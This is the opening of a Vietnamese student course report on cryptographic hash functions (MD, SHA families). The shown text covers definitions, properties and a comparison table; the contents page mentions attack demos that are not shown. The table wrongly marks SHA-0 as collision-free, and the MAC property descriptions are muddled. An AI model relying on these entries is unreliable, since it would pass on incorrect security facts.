

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: MẬT MÃ HỌC CƠ SỞ
MÃ HỌC PHẦN: INT1344**

**ĐỀ TÀI:
TÌM HIỂU CÁC GIẢI THUẬT BẮM
CÀI ĐẶT VÀ THỬ NGHIỆM TÍNH TOÁN VẬN CỦA GIẢI THUẬT**

Các sinh viên thực hiện:

B23DCAT036	Đặng Trần Hải Đăng
B23DCAT006	Đoàn Quốc Anh
B23DCAT056	Phan Đức
B23DCAT286	Trần Ngọc Thiện

Tên nhóm: Nhóm 08 – Lớp 04

Giảng viên hướng dẫn: TS. Nguyễn Thị Hương Thảo

HÀ NỘI 2026

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành
1	Tìm hiểu chung về giải thuật băm Tìm hiểu về các điểm yếu và các dạng tấn công	Đặng Trần Hải Đăng	01/04/2026
2	Tìm hiểu về giải thuật băm SHA1-2-3	Đoàn Quốc Anh	01/04/2026
3	Tìm hiểu giải thuật băm MD5 – SHA0	Phan Đức	01/04/2026
4	Tìm hiểu về kiến trúc cải tiến, cài đặt và thử nghiệm tấn công	Trần Ngọc Thiện	01/04/2026

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Đặng Trần Hải Đăng	5	5	5	5	5
2	Đoàn Quốc Anh	5	5	5	5	4
3	Phan Đức	5	5	5	5	4
4	Trần Ngọc Thiện	5	5	5	5	4

MỤC LỤC

MỤC LỤC.....	3
DANH MỤC CÁC HÌNH VẼ.....	5
DANH MỤC CÁC BẢNG BIỂU	6
DANH MỤC CÁC TỪ VIẾT TẮT.....	7
MỞ ĐẦU.....	8
CHƯƠNG 1. GIỚI THIỆU VỀ GIẢI THUẬT BẮM	9
1.1 Giới thiệu về hàm băm	9
1.2 Phân loại.....	9
1.3 Các tính chất cơ bản	10
1.3.1 Tính chất của hàm băm không khóa.....	10
1.3.2 Tính chất của hàm băm có khóa.....	11
1.4 Vai trò.....	11
1.5 Mô hình tổng quát xử lý dữ liệu.....	12
1.6 Một số hàm băm thông dụng.....	14
1.7 Kết luận	16
CHƯƠNG 2. HÀM BẮM HỌ MD	17
2.1 Tổng quát hàm băm họ MD và MD5	17
2.1.1 Hàm băm họ MD.....	17
2.1.2 Hàm băm MD5	17
2.2 Nguyên lý hoạt động của hàm băm MD5	18
2.2.1 Cấu trúc Merkle-Damgård	18
2.2.2 Nguyên lý của MD5	19
2.3 Ứng dụng của hàm băm MD5	23
2.4 Tổng kết:	24
CHƯƠNG 3. HÀM BẮM HỌ SHA	25
3.1 Tổng quát hàm băm họ SHA.....	25
3.2 Các thể hệ của giải thuật băm SHA.....	26
3.2.1 Hàm băm SHA0	26
3.2.2 Hàm băm SHA1	26
3.2.3 Hàm băm SHA2	29
3.2.4 Hàm băm SHA3	33
3.3 Tổng kết.....	37
CHƯƠNG 4. ĐIỂM YẾU VÀ CÁC DẠNG TẤN CÔNG	38

4.1 Điểm yếu cơ bản của giải thuật băm SHA	38
4.1.1 SHA-0.....	38
4.1.2 SHA-1.....	38
4.1.3 Cân nhắc chung	39
4.2 Các dạng tấn công vào SHA	39
4.2.1 Tấn công Brute Force	39
4.2.2 Tấn công Rainbow Table:	41
4.2.3 Tấn công va chạm	42
4.2.4 Tấn công tiền ảnh	43
4.2.5 Tấn công mở rộng chiều dài.....	44
4.2.6 Tấn công truyền băm.....	45
4.2.7 Tấn công sinh nhật	48
4.3 Tổng kết.....	49
CHƯƠNG 5. KIẾN TRÚC CẢI TIẾN VÀ CÀI ĐẶT THỬ NGHIỆM.....	50
5.1 Kiến trúc cải tiến	50
5.1.1 Kiến trúc lõi.....	50
5.1.2 Cải tiến kháng phân cứng chuyên dụng	50
5.1.3 Cải tiến tối ưu hóa tốc độ băm	51
5.1.4 Cải tiến hướng tới tương lai	51
5.2 Thực hiện cài đặt và thử nghiệm	51
5.2.1 Cài đặt SHA512 để kiểm tra tính toàn vẹn.....	51
5.3 Demo tấn công tiền ảnh thứ hai.....	56
5.3.1 Mô tả ý tưởng	56
5.3.2 Quá trình thực hiện.....	56
5.3.3 Giải pháp ngăn chặn tấn công tiền ảnh thứ hai	58
5.4 Thực hiện tấn công pth vào NTLM trên window.....	59
KẾT LUẬN	62
TÀI LIỆU THAM KHẢO.....	63

DANH MỤC CÁC HÌNH VẼ

Hình 1 Mô hình nén thông tin của hàm băm.....	9
Hình 2 Phân loại các hàm băm theo khóa sử dụng	9
Hình 3 Sơ đồ kiểm soát toàn vẹn khi chỉ dùng MAC	11
Hình 4 Sơ đồ kiểm tra toàn vẹn dùng MDC và mã hóa	12
Hình 5 Sơ đồ kiểm tra tính toàn vẹn dùng MDC và kênh an toàn	12
Hình 6 Mô hình tổng quát xử lý dữ liệu của hàm băm	13
Hình 7 Mô hình chi tiết xử lý dữ liệu của hàm băm	14
Hình 8 Cấu trúc hàm băm Merkle-Damgård.....	18
Hình 9 Sơ đồ băm MD5	20
Hình 10 Sơ đồ cấu trúc hàm F.....	21
Hình 11 Cấu trúc biến đổi 1 vòng	22
Hình 12 Lược đồ 1 vòng xử lý của SHA1	27
Hình 13 Lưu đồ một vòng lặp của SHA-2	30
Hình 14 Bước nội bộ thứ j của hàm nén SHA-256 C	30
Hình 15 Lịch trình thông điệp SHA-256.....	31
Hình 16 Tạo tin nhắn số trong SHA3-512	34
Hình 17 Xử lý SHA3-512 của một khối đơn 1024 bit	36
Hình 18 Các dạng tấn công Brute Force	41
Hình 19 Minh họa tấn công va chạm	42
Hình 20 Hình minh họa tấn công tiền ảnh	43
Hình 21 Minh họa tấn công tiền ảnh.....	44
Hình 22 Mô tả tấn công truyền băm.....	47
Hình 23 Kiến trúc bọt biển trong SHA-3	50
Hình 24 Khởi động server	52
Hình 25 Trên client gửi 1 thông điệp đến server.....	52
Hình 26 Server thực hiện băm dữ liệu và so sánh với giá trị băm nhận được từ client	53
Hình 27 Phản hồi của server đến client.....	53
Hình 28 Thay đổi khóa bí mật ở client.....	54
Hình 29 Khởi động server	54
Hình 30 Client thực hiện gửi dữ liệu đến server	55
Hình 31 Server thực hiện băm dữ liệu và so sánh với giá trị băm nhận được từ client	55
Hình 32 Phản hồi từ phía server.....	56
Hình 33 Khởi động server	56
Hình 34 Tìm collision	57
Hình 35 Trên server thực hiện băm thông điệp giả nhận được	57
Hình 36 Kết quả tấn công tiền ảnh thứ hai thành công	58
Hình 37 Máy Kali attack	59
Hình 38 Máy Windows Victim	60
Hình 39 Tạo 1 user trên máy Windows Victim để thực hiện tấn công	60
Hình 40 NTLM hash của user victim.....	61
Hình 41 Truy cập vào máy nạn nhân bằng user victim thành công	61

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Các hàm băm thông dụng	15
Bảng 2. Giải thích các cột tương ứng bảng 1	16
Bảng 3. Bảng tính giá trị ROTL(t, s).....	23

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
MD	Message Digest	Mã tóm tắt thông điệp
SHA	Secure Hash Algorithm	Thuật toán băm an toàn
MDC	Modification Detection Code	Mã phát hiện sửa đổi (Hàm băm không khóa)
MAC	Message Authentication Code	Mã xác thực thông điệp (Hàm băm có khóa)
IV	Initialization Vector	Giá trị khởi tạo ban đầu
RFC	Request for Comments	Tài liệu tiêu chuẩn kỹ thuật Internet
NIST	National Institute of Standards and Technology	Viện Tiêu chuẩn và Công nghệ Quốc gia (Hoa Kỳ)
NSA	National Security Agency	Cơ quan An ninh Quốc gia (Hoa Kỳ)
FIPS	Federal Information Processing Standards	Tiêu chuẩn Xử lý Thông tin Liên bang
ROTl	Rotate Left	Phép dịch vòng trái các bit
TLS/SSL	Transport Layer Security / Secure Sockets Layer	Các giao thức bảo mật truyền tải dữ liệu trên mạng

MỞ ĐẦU

Trong kỷ nguyên số hiện nay, an toàn thông tin đóng vai trò then chốt trong việc bảo vệ dữ liệu cá nhân và tổ chức. Một trong những công cụ quan trọng nhất để đảm bảo tính toàn vẹn và xác thực dữ liệu chính là Hàm băm. Báo cáo này tập trung nghiên cứu chuyên sâu về các giải thuật băm phổ biến, từ nguyên lý lý thuyết đến thực tiễn cài đặt thử nghiệm.

Nội dung của báo cáo được cấu trúc thành 5 chương chính nhằm mang lại cái nhìn toàn diện về lĩnh vực này:

Chương 1: Giới thiệu về giải thuật băm: Trình bày các khái niệm nền tảng, định nghĩa về tính nén, tính dễ tính toán và phân loại các hàm băm dựa trên khóa sử dụng (có khóa và không khóa).

Chương 2: Hàm băm họ MD: Tập trung phân tích họ thuật toán MD, trọng tâm là MD5. Chương này đi sâu vào cấu trúc Merkle-Damgård và các ứng dụng thực tế dù hiện nay MD5 đã bộc lộ nhiều lỗ hổng bảo mật.

Chương 3: Hàm băm họ SHA: Giới thiệu về quá trình tiến hóa của họ thuật toán băm an toàn từ SHA-0, SHA-1 đến các tiêu chuẩn hiện đại và an toàn hơn như SHA-2 và SHA-3.

Chương 4: Điểm yếu và các dạng tấn công: Phân tích các lỗ hổng chí mạng như tấn công va chạm, tấn công tiền ảnh, hay tấn công mở rộng chiều dài, giúp hiểu rõ lý do vì sao một số thuật toán cũ không còn được khuyến nghị sử dụng.

Chương 5: Kiến trúc cải tiến và cài đặt thử nghiệm: Đề xuất các phương pháp cải tiến hiện đại như kiến trúc hàm bọt biển và trình bày kết quả cài đặt thực tế để kiểm tra tính toàn vẹn dữ liệu trong mô hình trao đổi Server-Client.

Thông qua việc nghiên cứu này, báo cáo hướng tới mục tiêu làm rõ vai trò thiết yếu của hàm băm trong an toàn thông tin và cung cấp cơ sở để lựa chọn giải thuật phù hợp cho từng yêu cầu bảo mật cụ thể.


CHƯƠNG 1. GIỚI THIỆU VỀ GIẢI THUẬT BĂM

1.1 Giới thiệu về hàm băm

Hàm băm là một hàm toán học h có tối thiểu 2 thuộc tính:

Nén: h là một ánh xạ từ chuỗi đầu vào x có chiều dài bất kỳ sang một chuỗi đầu ra $h(x)$ có chiều dài cố định n bit.

Dễ tính toán: cho trước hàm h và đầu vào x , việc tính toán $h(x)$ là dễ dàng.




Hình 1 Mô hình nén thông tin của hàm băm

Hình 1 minh họa mô hình nén thông tin của hàm băm, theo đó thông điệp đầu vào với chiều dài tùy ý đi qua nhiều vòng xử lý của hàm băm để tạo chuỗi rút gọn, hay chuỗi đại diện có kích thước cố định ở đầu ra.

1.2 Phân loại

Có thể phân loại các hàm băm theo khóa sử dụng hoặc theo chức năng.

Theo khóa sử dụng, các hàm băm gồm 2 loại: *hàm băm không khóa* và *hàm băm có khóa*. Trong khi hàm băm không khóa nhận đầu vào chỉ là thông điệp (dạng $h(x)$, với hàm băm h và thông điệp x), hàm băm có khóa nhận đầu vào gồm thông điệp và khóa bí mật (theo dạng $h(x, K)$, với hàm băm h và thông điệp x và K là khóa bí mật). Trong các hàm băm không khóa, các mã phát hiện sửa đổi được sử dụng rộng rãi nhất, bên cạnh một số hàm băm không khóa khác. Tương tự, trong các hàm băm có khóa, các mã xác thực thông điệp được sử dụng rộng rãi nhất, bên cạnh một số hàm băm có khóa khác.



Hình 2 Phân loại các hàm băm theo khóa sử dụng

Theo chức năng, có thể chia các hàm băm thành 2 loại chính:

Mã phát hiện sửa đổi : MDC thường được sử dụng để tạo chuỗi đại diện cho thông điệp và dùng kết hợp với các kỹ thuật khác (như chữ ký số) để đảm bảo tính toàn vẹn của thông điệp. MDC thuộc loại hàm băm không khóa. MDC gồm 2 loại nhỏ:

- Hàm băm một chiều : Với hàm băm một chiều, việc tính giá trị băm là dễ dàng, nhưng việc khôi phục thông điệp từ giá trị băm là rất khó khăn.
- Hàm băm chống đụng độ: Với hàm băm chống đụng độ, sẽ là rất khó để tìm được 2 thông điệp khác nhau nhưng có cùng giá trị băm.

Mã xác thực thông điệp: MAC cũng được dùng để đảm bảo tính toàn vẹn của thông điệp mà không cần một kỹ thuật bổ sung nào khác. MAC là loại hàm băm có khóa như đã đề cập ở trên, với đầu vào là thông điệp và một khóa bí mật.

1.3 Các tính chất cơ bản

Như đã trình bày ở trên, hàm băm được phân thành 2 loại là hàm băm có khóa và hàm băm không có khóa. Như vậy, khi xét đến tính chất của hàm băm cũng cần phân loại giữa hàm băm có khóa và hàm băm không khóa. Dưới đây sẽ trình bày về các tính chất cơ bản của hàm băm có khóa và hàm băm không khóa

1.3.1 Tính chất của hàm băm không khóa

Ngoài hai tính chất cơ bản của hàm băm đã trình bày ở trên, hàm băm không khóa còn có các tính chất sau:

- Tính khó tính toán nghịch ảnh: Với bất kỳ giá trị băm h , không thể tính được x sao cho $H(x)=h$. Hay H được gọi là hàm một chiều.

- Tính bền xung đột yếu: với bất kỳ giá trị x , không thể tính được $y \neq x$ sao cho

$$H(y) = H(x).$$

- Tính bền xung đột mạnh: Không thể tính được một cặp (x, y) sao cho $H(x) = H(y)$.
- Tính kháng tiền ảnh: Với một mã băm h bất kỳ, khó tìm được một thông điệp m nào mà $h=\text{hash}(m)$. Trong góc độ hàm số toán học, mã băm là ảnh còn thông điệp là tạo ảnh của mã băm, hay gọi là tiền ảnh. Sức kháng cự tấn công từ ảnh ngược về tiền ảnh gọi là kháng tiền ảnh. Một hàm băm có kháng tiền ảnh yếu là lỗ hổng cho các cuộc tấn công tiền ảnh.

- Tính kháng tiền ảnh thứ hai: Với một thông điệp m_1 bất kỳ, khó tìm được một thông điệp thứ hai m_2 sao cho $m_1 \neq m_2$ và $\text{hash}(m_1) = \text{hash}(m_2)$. Xác suất xảy ra biến cố có thông điệp m_2 như thế tương tự biến cố “Cùng ngày sinh như bạn”. Một hàm băm có kháng tiền ảnh thứ hai yếu là lỗ hổng cho các cuộc tấn công tiền ảnh thứ hai.

1.3.2 Tính chất của hàm băm có khóa


Thuật toán MAC là một họ các hàm H_k (được tham số hoá bằng một khoá bí mật k) có các tính chất sau:

- Tính chất nén: với H_k đã biết và giá trị k cho trước và một đầu vào x , thì dễ dàng tính toán được $H_k(x)$ ($H_k(x)$ được gọi là giá trị MAC).
- Tính chất dễ dàng tính toán: H_k ánh xạ một đầu vào x có độ dài bit hữu hạn thì dễ dàng tính được đầu ra $H(x)$ có độ dài bit n cố định
- Tính khó tính toán: Với các cặp giá trị đầu vào là x và x_i với $x \neq x_i$ thì không có khả năng tìm được cặp $H(x)$ và $H(x_i)$ thỏa mãn $H(x) = H(x_i)$. Nếu tính chất này không được thỏa mãn thì thông điệp bị coi là giả mạo.

1.4 Vai trò


Vai trò và ứng dụng của hàm băm trong thực tế rất lớn. Ngoài việc ứng dụng của hàm băm nhằm đảm bảo các thuộc tính của an toàn thông tin thì hàm băm còn có vai trò là xác định tính toàn vẹn của dữ liệu và xác thực thông điệp. Tính toàn vẹn của dữ liệu và xác thực thông điệp là tính chất đảm bảo dữ liệu không bị sửa đổi một cách bất hợp pháp kể từ khi dữ liệu được tạo ra, được trao đổi hoặc được lưu giữ bởi một nguồn được xác định. Có ba phương pháp cung cấp tính toàn vẹn của dữ liệu bằng cách dùng các hàm băm.

Chỉ dùng MAC




Hình 3 Sơ đồ kiểm soát toàn vẹn khi chỉ dùng MAC

Dùng MDC và mã hóa



Hình 4 Sơ đồ kiểm tra toàn vẹn dùng MDC và mã hóa


Sử dụng MDC và kênh an toàn



Hình 5 Sơ đồ kiểm tra tính toàn vẹn dùng MDC và kênh an toàn

1.5 Mô hình tổng quát xử lý dữ liệu

Hình 6 biểu diễn mô hình tổng quát xử lý dữ liệu của các hàm băm. Theo đó, thông điệp đầu vào với độ dài tùy ý đi qua hàm nén lặp nhiều vòng để tạo chuỗi đầu ra có kích thước cố định. Chuỗi này đi qua một khâu chuyển đổi định dạng tùy chọn để tạo ra chuỗi băm kết quả.




Hình 6 Mô hình tổng quát xử lý dữ liệu của hàm băm

Hình 7 mô tả chi tiết quá trình xử lý dữ liệu của các hàm băm. Theo đó, quá trình xử lý gồm 3 bước chính:

- (1) Tiền xử lý (preprocessing)
- (2) Xử lý lặp (iterated processing)
- (3) Chuyển đổi định dạng

Trong bước tiền xử lý, thông điệp đầu vào x trước hết được nối đuôi thêm một số bit và kích thước khối, sau đó chia thành các khối có kích thước xác định. Kết quả của bước này là t khối dữ liệu có cùng kích thước có dạng $x = x_1x_2...x_t$ làm đầu vào cho bước 2. Trong bước 2, từng khối dữ liệu x_i được xử lý thông qua hàm nén f để tạo đầu ra là H_i . Kết quả của bước 2 là chuỗi đầu ra Ht và Ht được chuyển đổi định dạng bởi hàm g để tạo chuỗi giá trị băm hết quả $h(x)$



Hình 7 Mô hình chi tiết xử lý dữ liệu của hàm băm

1.6 Một số hàm băm thông dụng

Thuật toán	Kích thước đầu ra (bit)	Trạng thái trong (bit)	Kích thước khối	Độ dài	Word size	Xung đột	Phân loại
HAVAL	128/160/ 192/224/ 256	256	1024	128	32	Có	Họ MD
MD2	128	384	128	Không	8	Có	Họ MD
MD4	128	128	512	64	32	Có	Họ MD
MD5	128	128	512	64	32	Có	Họ MD
PANAMA	256	8736	256	Không	32	Có lỗi	Hàm băm luồng (stream- based)
RIPEMD	128	128	512	64	32	Có	Họ RIPEMD

RIPEMD (128/256)	128/256	128/256	512	64	32	Không	Họ RIPEMD
RIPEMD (160/320)	160/320	160/320	512	64	32	Không	Họ RIPEMD
SHA-0	160	160	512	64	32	Không	Họ SHA
SHA-1	160	160	512	64	32	Có lỗi	Họ SHA
SHA- 224/256	224/256	256	512	64	32	Không	Họ SHA-2
SHA- 384/512	384/512	512	1024	128	64	Không	Họ SHA-2
Tiger(2)	128/160/1 92	192	512	64	64	Không	Thiết kế tối ưu 64-bit
VEST-4/8	160/256	256/384	8	80/128	1	Không	Hàm băm stream cipher
VEST-16/32	320/512	512/768	8	160/25 6	1	Không	Hàm băm stream cipher
WHIRLPOOL	512	512	512	256	8	Không	Dựa trên AES (block cipher-based)

Bảng 1. Các hàm băm thông dụng

Họ MD (Message Digest): MD2, MD4, MD5 → đời cũ, hiện không an toàn

Họ SHA:

SHA-0, SHA-1 → đã lỗi thời

SHA-2 (SHA-256, SHA-512...) → vẫn an toàn, dùng phổ biến

RIPEMD: thiết kế thay thế MD → an toàn hơn (đặc biệt RIPEMD-160)

Stream-based hash: PANAMA, VEST → dựa trên cơ chế dòng

Block cipher-based: WHIRLPOOL → dựa trên mã khối (giống AES)

Tối ưu kiến trúc: Tiger → thiết kế cho CPU 64-bit

Tên cột	Giải thích
Thuật toán	Tên của hàm băm (ví dụ: MD5, SHA-256). Mỗi thuật toán có cách xử lý và độ an toàn khác nhau.
Kích thước đầu ra	Độ dài của giá trị băm (hash) tạo ra, đơn vị bit. Độ dài càng lớn thì càng khó xảy ra xung đột.

Kích thước trạng thái trong	Kích thước bộ nhớ trung gian mà thuật toán sử dụng trong quá trình xử lý (các thanh ghi nội bộ).
Kích thước khối	Kích thước mỗi khối dữ liệu mà thuật toán xử lý trong một lần. Dữ liệu đầu vào sẽ được chia thành các khối này.
Độ dài	Cho biết thuật toán có lưu độ dài thông điệp gốc khi padding hay không (MD2 không có, MD5/SHA có).
Word size	Kích thước đơn vị xử lý cơ bản (8, 32, 64 bit), ảnh hưởng đến tốc độ và kiến trúc phù hợp.
Xung đột	Cho biết thuật toán có dễ bị tìm hai thông điệp cho cùng một giá trị băm hay không (đã bị phá hay chưa).
Phân loại hàm băm	Nhóm thiết kế của thuật toán (họ MD, SHA, RIPEMD, dựa trên mã khối, stream-based, ...).

Bảng 2. Giải thích các cột tương ứng bảng 1

1.7 Kết luận

Chương 1 đã trình bày những kiến thức nền tảng về hàm băm, bao gồm khái niệm, phân loại, các tính chất bảo mật quan trọng cũng như mô hình xử lý dữ liệu và một số thuật toán băm phổ biến. Qua đó, có thể thấy hàm băm đóng vai trò thiết yếu trong việc đảm bảo tính toàn vẹn và xác thực thông tin trong các hệ thống hiện đại. Những nội dung này là cơ sở quan trọng để tiếp tục nghiên cứu sâu hơn về các ứng dụng và kỹ thuật liên quan đến hàm băm trong các chương tiếp theo.

CHƯƠNG 2. HÀM BẮM HỌ MD

2.1 Tổng quát hàm băm họ MD và MD5

2.1.1 Hàm băm họ MD

Họ thuật toán Message Digest- MD là một nhóm các hàm băm mật mã do Ronald Rivest phát triển tại MIT trong giai đoạn cuối những năm 1980 – đầu 1990. Mục tiêu chính của các thuật toán này là tạo ra một “dấu vân tay số” cho dữ liệu, phục vụ các yêu cầu quan trọng như kiểm tra tính toàn vẹn, xác thực thông tin và hỗ trợ chữ ký số.

Các thuật toán MD hoạt động dựa trên nguyên lý của hàm băm mật mã: nhận đầu vào có độ dài bất kỳ và tạo ra đầu ra có độ dài cố định. Toàn bộ họ MD được xây dựng trên nền tảng cấu trúc Merkle-Damgård, trong đó thông điệp được chia thành các khối cố định và xử lý tuần tự thông qua một hàm nén lặp. Cấu trúc này đảm bảo rằng nếu hàm nén an toàn thì toàn bộ hàm băm cũng có tính kháng va chạm ở mức lý thuyết.

Ba phiên bản tiêu biểu của họ MD gồm:

- MD2 (1989): Được thiết kế cho hệ thống 8-bit, phù hợp với phần cứng hạn chế thời bấy giờ. Tuy nhiên, hiệu năng thấp và không còn đáp ứng yêu cầu hiện đại.
- MD4 (1990): Tối ưu cho kiến trúc 32-bit, có tốc độ nhanh và ảnh hưởng lớn đến các thiết kế sau này. Tuy nhiên, do cấu trúc quá đơn giản, MD4 nhanh chóng bị phá vỡ bởi các tấn công va chạm.
- MD5 (1991): Là phiên bản cải tiến trực tiếp từ MD4, với mục tiêu tăng cường bảo mật mà vẫn giữ hiệu năng cao.

Sự phát triển của họ MD thể hiện rõ một thực tế trong mật mã học: mỗi thế hệ thuật toán đều được cải tiến dựa trên những điểm yếu của thế hệ trước, nhưng đồng thời cũng mở ra những hướng tấn công mới theo thời gian.

2.1.2 Hàm băm MD5

